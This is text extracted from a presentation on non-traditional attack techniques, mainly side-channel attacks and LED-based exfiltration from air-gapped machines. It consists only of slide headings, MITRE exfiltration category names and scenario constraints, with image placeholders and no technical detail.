

# Non-Traditional Attack Techniques

HIGHLIGHTS FROM A STUDY ON SIDE-CHANNEL AND AIR-GAP ATTACKS



Rocco Sicilia  
Who?

red team

white hat

hacking

chuck norris

**\$buzzword**

info security


cyber security

blue team

bug hunting



# Agenda



# Traditional Techniques

Data Exfiltration [TA0010]



Data Transfer  
Size Limits



Exfiltration Over  
Alternative Protocol



Exfiltration Over  
C2 Channel



Exfiltration Over  
Physical Medium



Exfiltration Over  
Web Services

# Side Channel

[...] attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented [...]



Electromagnetic  
Attack






Power-Monitoring  
Attack





Acoustic  
Cryptanalysis


# Air-gap



# Scenario



# Scenario





# Scenario




led light

# led light

Physical Access

Distance from the device

Time



constraints

led light

Physical Access

Distance from the device

Time



Job Interview

1

constraints

## led light

Physical Access

Distance from the device


Time




1

constraints

